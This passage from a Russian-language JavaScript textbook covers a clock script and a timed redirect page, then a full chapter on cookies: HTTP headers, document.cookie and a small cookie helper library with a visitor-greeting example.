Готовый скрипт, отображающий время в двух форматах, как показано на рис. 6.1, внедрен в HTML-документ examples\06\ex_6_04.htm, находящийся на компакт-диске. Давайте рассмотрим, как он работает.




Рис. 6.1. Часы

Так как будет использоваться объект `CVDate`, к документу подключен внешний скрипт examples\Lib\cvdate.js. Принцип работы основного скрипта состоит в периодическом получении текущего времени, формировании его текстового представления в нужном формате и установке этого текста в определенную часть Web-страницы. Такой частью обычно является некоторый элемент-контейнер (в нашем случае это будет `SPAN`), имеющий уникальное значение атрибута `ID` для более легкого доступа к нему. В документе ex_6_04.htm существуют два таких контейнера с идентификаторами `clock_0` и `clock_1`.

Мы будем использовать DOM для вывода текста на Web-странице. Элементы-контейнеры `SPAN` изначально не содержат текста, т. е. соответствующие им объекты DOM не имеют дочерних текстовых узлов. Мы создадим такие узлы и добавим их в элементы-контейнеры:

```
var oNode_0 = document.createTextNode("");
var oNode_1 = document.createTextNode("");
document.getElementById("clock_0").appendChild(oNode_0);
document.getElementById("clock_1").appendChild(oNode_1);
```

Имея доступ к этим узлам DOM-дерева через объекты `oNode_0` и `oNode_1`, мы всегда сможем изменить их текстовое содержимое, установив значение свойства `nodeValue`.

Поскольку время на "часах" должно изменяться, мы будем использовать таймер для периодического обновления текста в элементах-контейнерах. Для обработки событий таймера необходимо создать функцию-обработчик, которая будет вызываться с заданным интервалом. В ней мы просто будем создавать объект `CVDate`, используя конструктор без параметров, чтобы получать текущее время, а затем обновлять содержимое "часов" результатом вызова метода `Format`:

```
function OnTimer()
{
  var oDate = new CVDate();
  oNode_0.nodeValue = oDate.Format((oDate.getSeconds() % 2) ?
                      "%H %M" : "%H:%M");
  oNode_1.nodeValue = oDate.Format("%I:%M:%S %p");
}
```

Обратите внимание, каким образом достигается получение "мигающего" двоеточия — разделителя минут и секунд в первых "часах". Мы просто используем разные шаблоны, передаваемые методу `Format` (`"%H %M"` или `"%H:%M"`) в зависимости от четности текущего значения числа секунд. Таймер запускается при помощи метода `setInterval` объекта `window` с интервалом 1 секунда (1000 миллисекунд). Перед его запуском метод `OnTimer` вызывается напрямую для установки начальных значений времени.

```
OnTimer();
window.setInterval("OnTimer()", 1000);
```

Редирект с задержкой и выводом времени до перехода

Скрипт, который мы рассмотрим сейчас, служит для создания страницы-редиректора, обычно используемой на форумах, блогах, гостевых книгах для кратковременного отображения некоторой информации с последующим автоматическим переходом на другую страницу сайта. Часто на такой странице кроме информационного сообщения отображается время, оставшееся до перехода. Пример подобной страницы с внедренным в нее скриптом находится в файле examples\06\ex_6_05.htm на компакт-диске.

В HTML-разметке информационного сообщения содержится элемент-контейнер для вывода числа секунд, оставшихся до редиректа:

```
<span id="tick"></span>
```

В начале скрипта производится инициализация переменных и добавление дочернего текстового DOM-узла в элемент-контейнер:

```
var nDelay = 5;
var nTimerID = 0;
var oDateEnd = new Date();
oDateEnd.setSeconds(oDateEnd.getSeconds() + nDelay);
var oNode_0 = document.createTextNode(nDelay.toString(10));
document.getElementById("tick").appendChild(oNode_0);
```

Переменная `nDelay` определяет число секунд, через которое должен произойти переход на другую страницу. Задавая ее значение, можно настраивать скрипт на определенную задержку. Объект `oDateEnd` содержит время момента перехода. Оно вычисляется на основе текущего значения времени путем его увеличения на `nDelay` секунд.

В этом скрипте также используется таймер. В функции-обработчике событий таймера `OnTimer` создается объект `Date` для получения значения текущего времени. Затем вычисляется разница (в миллисекундах) между текущим временем и временем, сохраненным в `oDateEnd` (переменная `ms`). В случае положительного значения `ms` — выводится значение времени до редиректа (это делается, как и в предыдущем скрипте через установку значения свойства `nodeValue`), а если время истекло (`ms <= 0`) — таймер останавливается и инициируется переход на другую страницу.


```
function OnTimer()
{
  var oDate = new Date();
  var ms = oDateEnd.getTime() - oDate.getTime();
  if(ms <= 0)
  {
    window.clearInterval(nTimerID);
    window.location.href = "http://codeguru.ru";
  }
  else
    oNode_0.nodeValue = (Math.floor(ms / 1000) +
                         1).toString();
}
nTimerID = window.setInterval("OnTimer()", 100);
```

Для большей точности отсчета времени таймер запускается с интервалом 100 миллисекунд.

При разработке такой страницы для реального сайта имеет смысл ввести в ее раздел HEAD метатег, вызывающий переход к целевому документу через заданное время даже при отключенном исполнении скриптов в браузере пользователя:

```
<META HTTP-EQUIV="REFRESH" CONTENT="5;
      URL=http://адрес_документа">
```

ГЛАВА 7



Работа с cookie

В этой главе мы рассмотрим понятие cookies (закладок), возможности и приемы работы с ними средствами JavaScript, а также практические примеры использования cookie в клиентских сценариях.

Что такое cookie?

В двух словах, cookie — это небольшой фрагмент данных, который может быть передан сервером клиенту (для простоты в качестве программы-клиента далее будем подразумевать браузер) вместе с содержимым запрашиваемого документа. Этот фрагмент данных может быть сохранен клиентом на компьютере пользователя, а при следующем обращении к документу — передан обратно на сервер. Кроме того, в браузере доступ к cookies, связанных с документом, возможен при помощи JavaScript.

Поскольку механизм обмена cookies позволяет сохранять данные на клиентской машине, типичными областями их применения являются:

- автоматическая аутентификация пользователей в системах аутентификации различных интернет-сервисов: автоматический "вход" на форумы или сайты, требующие регистрации, в Web-интерфейс почтовых сервисов и т. д.;
- автоматическое заполнение Web-форм, например, автоматическое заполнение поля подписи в форме добавления сообщения в гостевую книгу;

- сохранение различных пользовательских настроек. К примеру, на сайте может присутствовать раздел выбора цветовой схемы оформления его страниц. Информация о предпочитаемой пользователем схеме может быть сохранена на сервере, но это требует наличия серверных скриптов для динамической генерации страниц на ее основе (например, в зависимости от пользовательских настроек в раздел `HEAD` документа будут добавляться ссылки на различные таблицы стилей). Однако данные об используемой схеме можно сохранить в cookie, а ссылки на таблицы стилей добавлять в раздел `HEAD` при помощи JavaScript-сценария.

Cookie в деталях

Теперь давайте разберемся, как же "работают" cookies и какие возможности они нам реально предоставляют.

Cookie и HTTP

Как уже было сказано, cookies могут быть переданы браузеру сервером вместе с ответом на запрос какого-либо документа. Изначально cookies являются именно частью HTTP-протокола, а сохранение cookie браузером — частью реализации поддержки этого протокола. Браузеру cookies передаются в виде поля `Set-Cookie:` заголовка HTTP-ответа сервера. В заголовке ответа может присутствовать несколько таких полей. Вот типичный пример поля `Set-Cookie:`.

```
Set-Cookie: PHPSESSID=d77736ea7445934fe40d7530d8d458c2; path=/
```

Присутствие такого поля в заголовке ответа сервера должно привести к "запоминанию" браузером cookie с именем `PHPSESSID` и значением `d77736ea7445934fe40d7530d8d458c2`. Кроме того, указание подмножества URL, которым сопоставим данный cookie в виде последовательности `path=/`, приведет к тому, что этот cookie будет отсылаться серверу при запросе любого документа в пределах домена сайта, с которого был запрошен документ, установивший cookie.

Возврат cookie на сервер осуществляется в поле `COOKIE:` HTTP-запроса браузера. К примеру, получив с сервера единственный cookie в том виде, как было показано выше, при следующем обращении к документам с того же сайта браузер включит в HTTP-запрос поле:

```
Cookie: PHPSESSID=d77736ea7445934fe40d7530d8d458c2
```

Таким образом и осуществляется обмен cookies между сервером и клиентом.

Приведенный ранее случай строки `Set-Cookie:` — один из простейших. На самом деле, это поле может включать гораздо больше информации. Вот его формат:

```
Set-Cookie: <name>=<value>[; <name>=<value>]...
[; expires=<date>][; domain=<domain_name>]
[; path=<some_path>][; secure][; httponly]
```

Отсюда видно, что поле `Set-Cookie:` состоит из последовательности строк, разделенных символами `;` (точка с запятой). Рассмотрим их значения:

- `<name>=<value>` — каждая подобная пара устанавливает один cookie с именем *name* и значением *value*. Из описания формата видно, что в строке `Set-Cookie:` таких пар может быть несколько;
- `expires=<date>` — задает дату/время окончания действия устанавливаемых данным полем cookies `<date>` должно являться строкой, представляющей GMT-время (по гринвичскому меридиану) в формате: `DAY, DD-MMM-YYYY HH:MM:SS GMT` (например, `Tue, 28 Feb 2006 12:41:04 GMT`). После истечения срока действия cookies, они удаляются браузером. Если время действия cookie не указано (cookie устанавливается без атрибута `expires`), им считается время окончания интернет-сессии. Такие cookies часто называют *сессионными* — они удаляются сразу после закрытия окна браузера;
- `domain=<domain_name>` — указывает окончание множества доменных имен, для которых действительны устанавливаемые cookies. К примеру, если при установке cookies значение `<domain_name>` указано как `.codeguru.ru`, эти же cookies могут быть отосланы серверу при запросе документов с `web.codeguru.ru` и `forum.codeguru.ru` (дополнительным условием отсылки cookies будет являться проверка значения атрибута *path* — *см. далее*). Установка этого значения используется достаточно часто. Например, при наличии единой системы аутентификации на сайте, на форуме сайта (если форум на поддомене) логично разрешить отсылку cookie, идентифицирующего пользователя для обоих ресурсов, что поможет избежать повторного ввода пароля уже авторизовавшимся пользователем при переходе с одного из них на другой. Во избежание неконтролируемой отсылки cookie значение `<domain_name>` не должно содержать только имя зоны (например, `.com`, `.net.ru`);
- `path=<some_path>` — это значение задает подмножество URL, для которых действительны устанавливаемые cookies. Например, если

значение <*some_path*> при установке cookies задано как `/temp`, то установленные cookies будут отсылаться при запросе документов, включая пути `/temp000` и `/temp/temp.htm`. Если значение `path` не определено, в качестве него принимается путь к ресурсу, при запросе которого были установлены cookies;

- `secure` — установка этого атрибута указывает, что cookies должны быть защищенными, т. е. отсылаться на сервер только по протоколу HTTPS (протокол HTTP, использующий SSL — Secure Socket Layer, позволяющий пересылать шифрованные данные);
- `httponly` — если этот атрибут указан, устанавливаемые cookies не будут доступны клиентским скриптам (в некоторых случаях это применяется из соображений безопасности).

Все перечисленные атрибуты не обязательны в поле заголовка ответа сервера `Set-Cookie:`. Как уже упоминалось, простейший случай установки cookie — указание единственной пары <*имя*>=<*значение*>.

Cookie и JavaScript

Доступ к cookies, соответствующим документу, в JavaScript производится при помощи операций с единственным свойством объекта `document`:

```
document.cookie
```

Спецификация DOM уровня 1 определяет атрибут `cookie` интерфейса `HTMLDocument`, реализацией которого и является это свойство. Таким образом, свойство `document.cookie` поддерживается всеми современными браузерами. Хотя атрибут `cookie` интерфейса `HTMLDocument` имеет тип `DOMString` и, соответственно, `document.cookie` является строкой, семантика работы с этим свойством сильно отличается от манипулирования обычным строковым объектом в JavaScript.

Установка, модификация, получение и удаление cookie

Установка cookie из сценария производится при помощи присваивания свойству `document.cookie` строкового значения, формат которого практически идентичен формату поля `Set-Cookie:` HTTP-заголовка, рассмотренного ранее:

```
<name>=<value>[; expires=<date>][; path=<some_path>]
[; domain=<domain_name>][; secure]
```

Как можно заметить, существуют всего два отличия формата этой строки от формата строки `Set-Cookie:` (в обоих случаях атрибуты имеют одинаковый смысл):

- пара `<name>=<value>` может быть только одна. Если в строке будет задаваться несколько пар имен/значений cookie, все, кроме первой, будут проигнорированы;
- отсутствует атрибут `httponly`. Поскольку он указывает на недоступность устанавливаемого cookie для скрипта, то установка его скриптом бессмысленна.

Простой пример установки cookie может выглядеть так:

```
document.cookie = "test=test_value; expires=Wed, 1 Mar 2006
00:00:00";
```

Далее будет показано, что это не простая операция присваивания.

Модификация существующего cookie может быть произведена установкой cookie с тем же именем, но новым значением и атрибутами.

Получение установленных cookies сводится к получению значения свойства `document.cookie`. Оно содержит строку в виде последовательности разделенных символами `"; "` пар "имя=значение" всех cookies, сопоставленных документу. Примером такой строки может являться:

```
var1=0x5F564943; var2=USER0; temp=10
```

Удаление отдельного cookie производится путем (обратите особое внимание) установки его значения с указанием времени истечения срока действия раньше текущего момента времени. Физически (из файлов на диске) cookies, скорее всего, будут удалены только при закрытии браузера.

Примечание

Свойство `document.cookie` доступно во всех популярных браузерах, начиная с ранних версий (Internet Explorer 3.02, Netscape 2.0, Opera 3.0). А описанный метод установки и получения cookie работает одинаково корректно как в старых, так и в новых версиях всех браузеров, исключая Opera. Дело в том, что в Opera до версии 7.0 (включительно) скрипт не может установить cookie, если документ, к которому он подключен или в который он внедрен, открыт локально (по протоколу **file://**). Если же документ загружается, например, по протоколу **http://**, все работает как надо. Начиная с версии 7.50, подобные проблемы в Opera отсутствуют.

Для подкрепления практикой всего сказанного, рассмотрим код примера examples\07\ex_7_01.htm, доступного на компакт-диске. В нем устанавливаются cookies с именами `cookie_1` и `cookie_2`, далее значение `cookie_2` модифицируется, а затем `cookie_2` удаляется при помощи ука-

зания значения `expired` соответствующего моменту времени на 1 год раньше текущего момента. После каждого действия производится вывод значения атрибута `document.cookie`.

```
document.cookie = "cookie_1=val_1"; // установка cookie_1
document.writeln(document.cookie);
document.cookie = "cookie_2=val_2"; // установка cookie_2
document.writeln(document.cookie);
document.cookie = "cookie_2=val_2_modified"; // модификация
                                             // cookie_2
document.writeln(document.cookie);

// удаление cookie_2
var oDate = new Date();
oDate.setFullYear(oDate.getFullYear() - 1);
document.cookie = "cookie_2=; expires=" + oDate.toGMTString();
document.writeln(document.cookie);
```

Вывод скрипта таков:

```
cookie_1=val_1
cookie_1=val_1; cookie_2=val_2
cookie_1=val_1; cookie_2=val_2_modified
cookie_1=val_1
```

Теперь, на основе изложенного материала и результатов примера, сделаем несколько выводов относительно важных аспектов использования cookie средствами JavaScript.

- Свойство `document.cookie` не является обычной строкой — при присваивании ему значения, содержащего данные cookie, происходит не копирование, а "аккумулирование" данных в виде пар *<имя>=<значение>*. Строго говоря, это свойство не хранит данные, а реализует интерфейс доступа к cookie, используя семантику работы с объектом-строкой.
- Все операции с cookie (установка, модификация, удаление) производятся при помощи присваивания свойству `document.cookie` новых значений.
- Значение, возвращаемое свойством `document.cookie`, является строкой и содержит только пары *<имя>=<значение cookie>*, но не содержит атрибутов, указанных при их установке. Это означает, что, установив cookie, впоследствии мы не можем получить срок его действия, домен, путь, узнать, является ли cookie защищенным.

- Поскольку свойство `document.cookie` содержит имена и значения всех cookies документа, то для получения значения произвольного cookie по его имени нам придется осуществить разбор этой строки.
- При установке cookie разделительными символами в строке являются `"; "` (точка с запятой и пробел), поэтому их нельзя использовать в значениях cookie. Кроме того, недопустимо применять символы табуляции, возврата каретки, перевода строки и др. Следовательно, для того чтобы записывать в значения cookie произвольные строки символов, необходимо осуществлять их предварительное кодирование *(этот принцип будет показан в разд. "Библиотека функций работы с cookie" далее в этой главе)*.

Проверка поддержки доступа к cookie

Для определения доступности скрипту операций работы к cookie в данный момент существует свойство логического типа `cookieEnabled` объекта `navigator`:

```
if(navigator.cookieEnabled)
  // доступны операции установки/получения cookie
```

Свойство `navigator.cookieEnabled` доступно во всех современных браузерах. Однако если вы планируете сделать свой скрипт совместимым со старыми браузерами, необходимо учесть возможность отсутствия поддержки в них этого свойства. Если свойство `navigator.cookieEnabled` действительно отсутствует, то условие, приведенное выше, вернет `false`, хотя операции доступа к cookie все-таки могут быть доступны. Поэтому единственным надежным методом определения поддержки cookie может являться попытка установки и получения "тестового" cookie.

Cookie со стороны браузера

Используя cookie, необходимо четко осознавать их "непостоянную природу" и, как следствие, возможность их применения для решения конкретных задач. Прежде всего, сфера применения cookie определяется тем, что их хранение и манипулирование ими (отсылка на сервер, предоставление доступа к cookie клиентским скриптам) находится исключительно в ведении браузера. Браузер обеспечивает возможность хранения, но не гарантирует абсолютную сохранность, или целостность cookie.

Браузер является прикладной программой и находится полностью под контролем пользователя. Многие браузеры позволяют устанавливать

максимальное время хранения cookie, большинство браузеров предусматривают возможность выборочного, и все — полного их удаления. Поэтому, указывая время истечения срока действия cookies, вы лишь определяете максимальный верхний предел времени, в течение которого они могут быть сохранены на машине пользователя. Браузеры могут иметь настройки, запрещающие прием cookie со всех или некоторых сайтов.

Во время работы браузеры, для повышения быстродействия, в основном, хранят cookies в оперативной памяти. Однако при завершении работы они выгружают эти данные на диск. Как правило, cookies сохраняются в текстовых файлах. Их формат и расположение зависят от операционной системы и конкретного браузера. Например, в Windows 2000/XP вы можете обнаружить cookie браузера Mozilla в файле:

```
<системный диск>:\Documents and Settings\
<профиль пользователя>\Application Data\Mozilla\Profiles
\<имя профиля Mozilla>\<подкаталог>.slt\ cookies.txt
```

Internet Explorer хранит cookie в виде отдельных файлов в папке:

```
<системный диск>:\Documents and Settings\
<профиль пользователя>\Cookies\
```

Эти файлы можно легко редактировать в обычном текстовом редакторе, произвольно меняя значения сохраненных cookies.

Помимо всего прочего, есть существенные ограничения на объем и число cookies, устанавливаемые различными браузерами. Не стоит использовать cookie длиной больше 2 Кбайт. Общее число cookies, установленных для одного домена не должно превышать 20, а общий их объем — 4 Кбайт.

Практическое применение cookie

Теперь, владея информацией о возможностях и принципах использования cookies в клиентских скриптах, рассмотрим несколько примеров их практического применения. Мы начнем с разработки библиотеки функций, предоставляющей API для удобного манипулирования cookies. Затем мы создадим документ, использующий эту библиотеку для "запоминания" информации, введенной пользователем, а также информации о количестве и времени просмотра документа.

Библиотека функций работы с cookie

Итак, для начала определим круг задач, которые должна решать библиотека. Поскольку основными операциями работы с cookie являются установка и получение их значений, в библиотеке должны присутствовать соответствующие функции: `SetCookie` и `GetCookie`. Удаление конкретного cookie будет производиться при помощи функции `DeleteCookie`. Удобной может оказаться операция удаления всех cookies, связанных с документом, поэтому мы включим в библиотеку функцию `DeleteAllCookie`, производящую данную операцию. Как указывалось в предыдущем разделе, в случае отсутствия у объекта `navigator` свойства `cookieEnabled` определение поддержки cookie браузером можно произвести только при помощи установки/чтения тестового cookie, поэтому в библиотеку добавлена функция `IsCookieEnabled`, реализующая комбинированный способ тестирования поддержки cookie. Таким образом, библиотека будет включать в себя пять функций: `SetCookie`, `GetCookie`, `DeleteCookie`, `DeleteAllCookie` и `IsCookieEnabled`. Теперь рассмотрим реализацию каждой из функций библиотеки (вся библиотека содержится в файле examples\Lib\cookie.js на компакт-диске).

Функция `SetCookie` производит установку cookie с указанным именем, значением и набором атрибутов. Она определяется так:

```
function SetCookie(strName, oValue)
```

Для обеспечения гибкости функция принимает переменное число параметров, и ее прототип может быть записан следующим образом:

```
SetCookie(strName, oValue [, oDateExpires [, strDomain
            [, strPath [, bSecure]]]])
```

Аргументы имеют следующие значения:

- *`strName`* — имя устанавливаемого cookie (строка);
- *`oValue`* — значение устанавливаемого cookie, может быть значением простого типа либо ссылкой на объект — в любом случае это значение будет преобразовано в строку при помощи метода `toString`;
- *`oDateExpires`* — дата окончания срока действия cookie, может задаваться в виде ссылки на объект `Date`, числа (миллисекундного смещения) либо строки, пригодной для передачи методу `Date.parse()`;
- *`strDomain`* — значение атрибута `domain` устанавливаемого cookie (строка);
- *`strPath`* — значение атрибута `path` устанавливаемого cookie (строка);

- *bSecure* — значение параметра интерпретируется как логическое. В случае, если оно преобразуется в `true`, для cookie устанавливается атрибут `secure`.

Таким образом, для создания cookie с нужным набором атрибутов надо лишь передать `SetCookie` дополнительные параметры. Теперь рассмотрим реализацию функции. Поскольку число ее параметров переменно (обязательны только *strName* и *oValue*), мы используем массив `arguments[]` для доступа к их значениям.

```
function SetCookie(strName, oValue)
{
  var argv = SetCookie.arguments;
  var argc = SetCookie.arguments.length;
  ...
```

Переменная `argv` содержит ссылку на массив аргументов, а `argc` — их количество. Далее параметр с индексом 2 — `oDateExpires` (если он установлен и не равен `null`), преобразуется в объект `Date` (код преобразования см. в файле cookie.js), ссылка на который сохраняется в переменной `oDate`. Затем, собственно, производится сама установка cookie:

```
document.cookie =
  strName + "=" + escape(oValue.toString())                  +
  (oDate ? "; expires=" + oDate.toGMTString() : "")          +
  (((argc > 3) && (argv[3])) ? "; domain=" + argv[3] : "") +
  (((argc > 4) && (argv[4])) ? "; path=" + argv[4] : "")    +
  ((argc > 5) ? (argv[5] ? "; secure" : "") : "");
```

Рассматривая этот код, необходимо обратить внимание на два момента.

- Установка атрибутов cookie зависит не только от того, был ли передан в функцию соответствующий параметр (анализируется значение переменной `argc`), но и от того, конвертируется ли значение этого параметра в логическое значение `true` (анализируется сам параметр). Это делает возможным передачу в функцию `SetCookie` в качестве параметров `oDateExpires`, `strDomain`, `strPath` значений `null`, `false`, либо пустой строки для того, чтобы избежать установки соответствующего параметру атрибута.
- В качестве значения cookie устанавливается результат преобразования параметра `oValue` в строку, обработанный функцией `escape`. Это делается для того, чтобы закодировать недопустимые для значения cookie символы (пробелы, точки с запятой и т. д.) в виде escape-последовательностей (вида `%`*XX* или `%u`*XXXX*, где *XX* и *XXXX* — код сим-

вола) и избежать ошибок при установке cookie. В функции `GetCookie` будет производиться обратное преобразование.

Как пример использования функции `SetCookie`, рассмотрим установку cookie с именем `"USER"`, значением `"Basil B. Poupkine"` и атрибутом `path`, равным `"/"`:

```
SetCookie("USER", "Basil B. Poupkine", null, null, "/");
```

Обратите внимание, что в качестве значений параметров `oDateExpires` и `strDomain` мы просто передали `null` — в результате cookie будет установлен с единственным атрибутом `path`.

Функция `GetCookie` определена как:

```
function GetCookie(strName)
```

Она возвращает строковое значение cookie, имя которого передано ей в качестве параметра *`strName`*, либо `null`, если cookie с таким именем не сопоставлен документу. Принцип работы функции прост. Он состоит в линейном поиске пары *<имя>=<значение>* в строке `strCookie` (ссылка на `document.cookie`):

```
var i = 0, j;
var strFind   = strName + "=";
var strCookie = document.cookie;
do
{
  j = i + strFind.length;
  if(strCookie.substring(i, j) == strFind)
  {
    var nEnd = strCookie.indexOf(";", j);
    if(nEnd < 0)
      nEnd = strCookie.length;
    return unescape(strCookie.substring(j, nEnd));
  }
}
while(i = strCookie.indexOf(" ", j) + 1);
```

В цикле `do...while` производится сравнение фрагмента строки `strCookie`, являющегося именем (со следующим за ним знаком `=`) очередного cookie из `document.cookie` со строкой `strFind`, сформированной из переданного через параметр `strName` значения и знака равенства. В случае успешности сравнения (нужный cookie найден) производится поиск позиции окончания подстроки в значении cookie (ищется `;`, и по-

зиция сохраняется в переменной nEnd), а затем значение искомого cookie извлекается, декодируется функцией unescape и возвращается как результат выполнения функции. Если сравнение неудачно, в инструкции while ищется признак конца пары <*имя*>=<*значение*> (ищется пробел). Если он не найден — в строке больше нет пар. Если найден — следующая за ним позиция будет началом имени очередного cookie.

Функция DeleteCookie осуществляет удаление cookie с именем, переданным ей в качестве параметра. Ее код очень мал, поэтому привожу его полностью:

```
function DeleteCookie(strName)
{
  document.cookie = strName + "=0; expires=" +
                    (new Date(0)).toGMTString();
}
```

Функция устанавливает cookie с именем strName (используется значение 0, но может быть и любое другое, это не важно) и атрибутом expired, соответствующим времени 00:00:00 01.01.1970 (возвращается методом toGMTString создаваемого тут же объекта Date), что приводит к удалению этого cookie. Мы не используем здесь вызов SetCookie (функция сама формирует строку для присваивания свойству document.cookie) по соображениям быстродействия.

Функция DeleteAllCookie предназначена для удаления всех cookies, связанных с документом. Для удаления cookie необходимо знать его имя. Соответственно, для удаления всех cookies, установленных для документа, необходимо получить список их имен. Такой список получается путем разбора строки document.cookie практически аналогично тому, как это делается в функции GetCookie (см. код DeleteAllCookie). В цикле производится поиск знака =, являющегося признаком окончания имени cookie, а затем пробела, являющегося признаком окончания пары <*имя*>=<*значение*>. Имена найденных cookies помещаются в массив arr, а потом производится их последовательное удаление функцией DeleteCookie:

```
for(i = 0; i < arr.length; i++)
  DeleteCookie(arr[i]);
```

Последней функцией библиотеки, которую нам осталось рассмотреть, является IsCookieEnabled. Как уже говорилось, факт возможности работы с cookie клиентским скриптом можно выяснить, проанализировав свойство navigator.cookieEnabled. Но если браузер не поддерживает

это свойство, можно попытаться установить и прочитать "тестовый" cookie. Однако, хотя этот метод и универсален, он работает несравнимо медленнее простого получения значения свойства. Поэтому функция `IsCookieEnabled` анализирует наличие у объекта `navigator` свойства `cookieEnabled` и, когда оно присутствует, возвращает его значение:

```
if(typeof(navigator.cookieEnabled) != "undefined")
    return navigator.cookieEnabled;
```

Иначе применяется способ с установкой cookie:

```
var _c = "__V_TEST_COOKIE_NAME_";
SetCookie(_c, "1");
if(GetCookie(_c) != null)
{
  DeleteCookie(_c);
  return true;
}
```

Вместо имени тестового cookie `__V_TEST_COOKIE_NAME_` вы можете использовать любое другое. Главное, чтобы оно было уникально в рамках того проекта, где используется библиотека cookie.js.

Использование библиотеки работы с cookie: скрипт, запоминающий имя пользователя, количество и дату посещений страницы

Для испытания библиотеки cookie.js в работе надо написать скрипт, который бы сохранял в cookie какие-либо данные, а потом отображал их в браузере. Желательно, чтобы они были понятными и осмысленными. В качестве таких данных я выбрал дату последнего посещения страницы, количество посещений и имя пользователя, которое он должен будет ввести.

Скрипт (см. пример examples\07\ex_7_02.htm на компакт-диске) генерирует на странице "шапку" в виде двух блоков. Первый из них содержит информацию, полученную из cookie, а второй — либо форму для ввода имени пользователя (если оно не содержалось в cookie), либо ссылку для "сброса" имени (удаления соответствующего cookie). На рис. 7.1 приведен вид окна браузера с загруженным документом ex_7_02.htm в состоянии, когда имя пользователя не определено.

На рис. 7.2 можно видеть тот же документ после ввода имени пользователя.




Рис. 7.1. Работа скрипта, когда имя пользователя не определено




Рис. 7.2. Работа скрипта после ввода имени пользователя

Теперь рассмотрим, как действует этот скрипт. Для его работы необходимы библиотеки cookie.js и cvdate.js. В документе ex_7_02.htm они подключаются непосредственно перед телом основного скрипта.

Применительно к нашей задаче (однотипная работа с группой cookie), удобным представляется применение объектно-ориентированного подхода. Я решил инкапсулировать все данные, касающиеся cookies, а также методы их чтения и сохранения в объекте `CPreferences`. Функция-конструктор `CPreferences` реализована в самом начале скрипта. Итак, объект типа `CPreferences` инкапсулирует:

- свойство — массив имен cookie `aCookies`;
- свойства `m_strUser` (строка), `m_nVisit` (целое число), `m_odtVisit` (объект типа `CVDate`), содержащие, соответственно, имя пользователя, количество посещений страницы и дату последнего визита, в которые будут помещаться значения, прочитанные из cookie, и значения которых будут в cookie записываться;
- метод `Init`, осуществляющий инициализацию переменных `m_strUser`, `m_nVisit`, `m_odtVisit` значениями `null`, `0` и `null` соответственно;

- метод `Load`, производящий получение значений cookie с именами из массива `aCookies` и, в соответствии с этими значениями, заносящий данные в переменные `m_strUser`, `m_nVisit`, `m_odtVisit`;
- метод `Save`, сохраняющий данные переменных `m_strUser`, `m_nVisit`, `m_odtVisit` в cookie со сроком действия 100 лет.

Функция-конструктор `CPreferences` вызывает метод `Load` (который, в свою очередь, вызывает метод `Init`), поэтому созданный оператором `new` объект типа `CPreferences` будет иметь свойства `m_strUser`, `m_nVisit`, `m_odtVisit`, содержащие данные, прочитанные из cookie (либо значения по умолчанию, присвоенные методом `Init`).

В скрипте создается один объект типа `CPreferences`, и на основе значений его свойств генерируется первый блок "шапки" страницы. Тут же (сразу после вывода информации) эти значения изменяются — увеличивается счетчик посещений, обновляется время последнего визита (создается новый объект `CVDate`).

```
var oPreferences = new CPreferences();
with(document)
{
  oPreferences.m_nVisit++; // увеличиваем счетчик посещений
  write("<div class='block'>");
  write("Здравствуйте");
  if(oPreferences.m_strUser != null)
    write(", " + oPreferences.m_strUser);
  ...
```

Затем обновленная информация сохраняется, и генерируется второй блок "шапки". Здесь анализируется свойство `m_strUser` объекта `oPreferences` и, если оно равно `null` (имя пользователя не было получено из cookie), в блоке генерируется форма для ввода имени, иначе — ссылка для "сброса" информации об имени:

```
oPreferences.Save();
with(document)
{
  write("<div class='block'>");
  if(oPreferences.m_strUser == null)
  {
    write("<FORM id='user'
                 onsubmit='return OnUserLogin(this);'" +
          "action='" + location.href + "'>");
    ...
  }
```

```
  else
  {
    write("<a href='" + location.href + "' " +
          "onclick='return OnUserLogout();'>Сбросить данные об
имени пользователя (войти анонимно)</a>");
    ...
```

Действия по "запоминанию" имени пользователя производятся в функции `OnUserLogin`, вызываемой из обработчика `onsubmit` формы *(о работе с формами см. в главе 11)*. В ней проверяется, действительно ли пользователь ввел имя в поле формы (если нет — выводится соответствующее сообщение, и отправка формы отменяется), и если имя введено — оно заносится в свойство `oPreferences.m_strUser`, а затем вызывается метод `oPreferences.Save()`. Для сброса данных об имени пользователя служит функция `OnUserLogout`, вызываемая из обработчика `onclick` ссылки. Она запрашивает подтверждение на выполнение этого действия с помощью метода `confirm` и в случае положительного ответа пользователя присваивает свойству `oPreferences.m_strUser` значение `null` и вызывает метод `oPreferences.Save()`, сохраняя все значения в cookie.

Работа скрипта выглядит так, как будто бы пользователь авторизуется на сайте. Хотя, конечно же, без поддержки со стороны сервера авторизацию осуществлять невозможно. Однако такой скрипт вполне можно использовать на своей домашней страничке (возможно, вашим посетителям доставит удовольствие вежливое личное обращение). Поскольку работа с cookie ведется только средствами клиентского скрипта, для размещения такой страницы подойдет любой хостинг. Ну, и конечно же подобный скрипт является простым и наглядным примером использования cookie вообще.

ГЛАВА 8

Регулярные выражения

